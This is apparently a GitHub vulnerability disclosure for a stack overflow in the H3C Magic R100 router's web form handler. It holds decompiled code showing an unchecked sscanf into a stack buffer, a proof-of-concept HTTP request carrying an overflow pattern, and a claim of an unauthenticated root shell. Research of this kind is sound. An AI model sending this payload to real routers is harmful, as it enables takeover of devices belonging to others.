

main IOT\_vuln / H3C / magicR100 / 14 /

rencvn and rencvn add H3C magicR100 ...

on May 13 History

..

img 7 months ago

readme.md 7 months ago

readme.md

# H3C magic R100 R100V100R005.bin Stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_201801/1060028\\_30005\\_0.htm](https://www.h3c.com/cn/d_201801/1060028_30005_0.htm)

## 1. Affected version

## H3C R100V100R005（仅适用于原先版本为V100系列的设备）版本软件及说明书

软件名称: H3C R100V100R005（仅适用于原先版本为V100系列的设备）版本软件及说明书

发布日期: 2018/1/26 16:11:04

下载:

- [R100V100R005.zip\(3.26 MB\)](#)
- [H3C Magic R100V100R005 版本说明书.pdf\(322.66 KB\)](#)

软件说明:

H3C Magic R100V100R005 版本说明书

Figure 1 shows the latest firmware Ba of the router

## Vulnerability details

```

14  v9 = 0;
15  memset(v10, 0, sizeof(v10));
16  v6 = websGetVar(a1, "param", (int)&dword_48E630);
17  if ( !v6 )
18      return -2;
19  sscanf(v6, "%[^;]", v10);
20  v7 = v6 + strlen(v10) + 1;
21  v5 = atoi(v10);
22  sscanf(v7, "%[^;]", v10);
23  v8 = v7 + strlen(v10) + 1;
24  v3 = atoi(v10);
25  CAPWAP_getWlanChannel(v5, 0, &v11);
26  if ( v3 != v11 )
27      v9 = CAPWAP_setWlanChannel(v5, 0, v3);
    
```

The content obtained by the program through the param parameter is passed to V6, and then the matched content is formatted into the V10 stack through the sscanf function. There is no size check, and there is a stack overflow vulnerability.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware R100V100R005.bin

2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
```

```
Host: 192.168.0.1
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0)
```

```
Gecko/20100101 Firefox/100.0
```

```
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Origin: http://192.168.0.1
```


```
Connection: close
```

```
Upgrade-Insecure-Requests: 1
```

```
Pragma: no-cache
```

```
Cache-Control: no-cache
```

```
SetMobileAPIInfoById=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaaanaaaooaaapaaa
```






Figure 2 POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization

```
$ ls -l
total 56
drwxr-xr-x 2 iot iot 4096 Jan 16 2018 bin
drwxrwxr-x 3 iot iot 4096 Jan 16 2018 dev
drwxrwxr-x 7 iot iot 4096 Jan 16 2018 etc
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 home
lrwxrwxrwx 1 iot iot 9 Jan 16 2018 init -> sbin/init
drwxrwxr-x 4 iot iot 4096 Jan 16 2018 lib
lrwxrwxrwx 1 iot iot 3 Jan 16 2018 lib32 -> lib
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 mnt
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 proc
lrwxrwxrwx 1 iot iot 3 Jan 16 2018 sbin -> bin
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 sys
lrwxrwxrwx 1 iot iot 7 Jan 16 2018 tmp -> var/tmp
drwxrwxr-x 3 iot iot 4096 Jan 16 2018 uclibc
drwxrwxr-x 5 iot iot 4096 Jan 16 2018 usr
drwxrwxr-x 7 iot iot 4096 Jan 16 2018 var
lrwxrwxrwx 1 iot iot 8 Jan 16 2018 web -> /var/web
drwxrwxr-x 2 iot iot 12288 Jan 16 2018 www
$
```